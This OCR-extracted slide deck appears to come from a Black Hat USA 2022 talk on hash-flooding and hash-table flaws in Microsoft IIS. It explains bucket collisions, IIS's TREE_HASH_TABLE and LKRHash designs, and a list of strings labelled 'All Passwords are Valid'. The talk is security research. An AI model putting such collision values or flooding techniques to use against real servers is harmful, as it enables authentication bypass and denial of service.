

Let's Dance in the Cache:


Destabilizing Hash Table on Microsoft IIS

 Orange Tsai

DEVCORE

 blackhat[®]
USA 2022

For a Protected Area



 DI1D8XF4

 T9433W0N

 R04K85R8

 OR7SHSQM

 4IDF7LAU

 T9ILKRJ0

 DI0376UC

 29WM5WPU

 XRXNHYS8

 I0XVSRY7

 4J4F29DY

 BA55FF5B

 VJ5QUDCJ

 XS9B66QE

 I1BICTG1

 DJH24HH4

 OSNADCSM

 FSNPV263

 91T4TLRP

 91UKBHBR

 2AWCRJ5Z

 I212PEZ3

 XT2A3HD6

 MK4CSS3L

 OT844EAG

 92D409UT

 FTM3BRCO

 FTNJ0N3Q

 4KT30N6F

 92TWJEJM

 OU131W48

 KC4U2MRT

 VL62A63D

 93DWE2MQ

 OUFLIRN9

 MLK10C5L

 VLKKY1ME

 2CONWY0F

 03R2ZXJM

 AND MORE

 DI1D8XF4

 T9433W0N

 R04K85R8

 OR7SHSQM

 4IDF7LAU

 T9ILKRJO

 D10376UC

 29WM5WPU

 XRXNHYS8

 I0XVSRY7

 4J4F29DY

 BA55FF5B

 VJ5QUDCJ

 XS9B66QE

 I1B1CTG1

All Passwords are Valid

 2AWCRJ5Z

 I212PEZ3

 XT2A3HD6

 MK4CSS3L

 OT844EAG

 92D409UT

 FTM3BRCO

 FTNJ0N3Q

 4KT30N6F

 92TWJEJM

 OU131W48

 KC4U2MRT

 VL62A63D

 93DWE2MQ

 OUFLIRN9

 MLK10C5L

 VLKKY1ME

 2CONWYOF

 03R2ZXJM

 AND MORE

Orange Tsai

- Specialize in Web and Application Vulnerability Research
 - Principal Security Researcher of DEVCORE
 - Speaker at Conferences: Black Hat USA/ASIA, DEFCON, HITB AMS/GSEC, POC, CODE BLUE, Hack.lu, WooYun and HITCON
 - Former Captain of HITCON CTF Team
- Selected Awards and Honors:
 - 2017 - 1st place of Top 10 Web Hacking Techniques
 - 2018 - 1st place of Top 10 Web Hacking Techniques
 - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
 - 2021 - Champion and "Master of Pwn" of Pwn2Own
 - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"

Outline

1. Introduction
2. Our Research
3. Vulnerabilities
4. Recommendations

Hash Table

The most underlying Data Structure in Computer Science

Hold Data



```
# Create a Hash Table
Table = {
    "one": "apple",
    "two": "banana",
}
```

```
Table["three"] = "lemon"
Table["four"] = "orange"
```

```
delete Table["two"]
```

What is Hash-Flooding Attack?

Drop all records into a same bucket

Degenerate the Hash Table to a single Linked-List

Key Set

QIH5VQ

7TZUCP

KJNT08

MN6RJL

TJD14X

HASH FUNCTION

$$H(KEY) \% 32$$

Buckets

00
01
02
03
04
05

...
25
26
27
28
29
30
31

Key Set

QIH5VQ

7TZUCP


KJNT08

MN6RJL

TJD14X

Buckets

00	
01	
02	
03	
04	AAAAAA
05	
...	
25	
26	
27	
28	
29	
30	
31	



Key Set

QIH5VQ

7TZUCP

KJNT08

MN6RJL


TJD14X

Buckets

00
01
02
03
04
05

AAAAAA

...
25
26
27
28



Key Set

QIH5VQ

7TZUCP

KJNT08

MN6RJL


TJD14X

Buckets

00
01
02
03
04
05

...
25
26
27
28
29
30
31

AAAAAA
...
AA...
AA...
AA...



Key Set

QIH5VQ

7TZUCP

KJNT08


MN6RJL

TJD14X

Buckets

00
01
02
03
04
05
...
25
26
27
28
29
30
31

AAAAAA



Key Set

QIH5VQ

7TZUCP

KJNT08


MN6RJL

TJDI4X

Buckets

00
01
02
03
04
05
...
25
26
27
28
29
30
31

AAAAAA





	Average Case	Worst Case
Insert	$\mathcal{O}(1)$	$\mathcal{O}(n)$
Delete	$\mathcal{O}(1)$	$\mathcal{O}(n)$
Search	$\mathcal{O}(1)$	$\mathcal{O}(n)$

$\mathcal{O}(n^2)$

Insert n elements

Microsoft IIS ❤ Hash Table

Lots of data such as HTTP-Headers, Server-Variables, Caches and Configurations are stored in Hash Table.

Microsoft's Two Hash Table

- TREE_HASH_TABLE
- LKRHash Table

TREE_HASH_TABLE

- The most standard code you have seen in your textbook
 - Use chaining through **Linked-List** as the collision resolution
 - Rehash all records at once when the table is unhealthy
 - Combine **DJB-Hash** with LCGs as its Hash Function

LKRHash Table

- A successor of Linear Hashing, which aims to build a scalable Hash Table on high-concurrent machines.
 - Invented at Microsoft in 1997 (US Patent 6578131)
 - Paul **L**arson - from Microsoft Research
 - Murali **K**rishnan - from IIS Team
 - George **R**eilly - from IIS Team
 - Allow applications to **customize their table-related functions** such as Key-Extractor, Hash-Calc and Key-Compare operations.

Outline

1. Introduction
2. Our Research
 - a) Hash Table Implementation
 - b) Hash Table Usage
 - c) IIS Cache Mechanism
3. Vulnerabilities
4. Recommendations

Hash Table Implementation

- Memory corruption bugs
- Logic bugs
 - E.g. CVE-2006-3017 discovered by Stefan Esser - PHP didn't distinguish the type of hash-key leads to **unset()** a **wrong element**.
 - Algorithmic Complexity Attack such as Hash-Flooding Attack

Hash Table Usage


- Since LKRHash is designed to be a customizable implementation that can be applied to various scenarios, applications **have to configure their own table-related functions** during initialization.
 - Is the particular function good?
 - Is the logic of the Key-Calculation good?
 - Is the logic of the record selection good?
 - More and more...


IISVcs (svchost.exe)

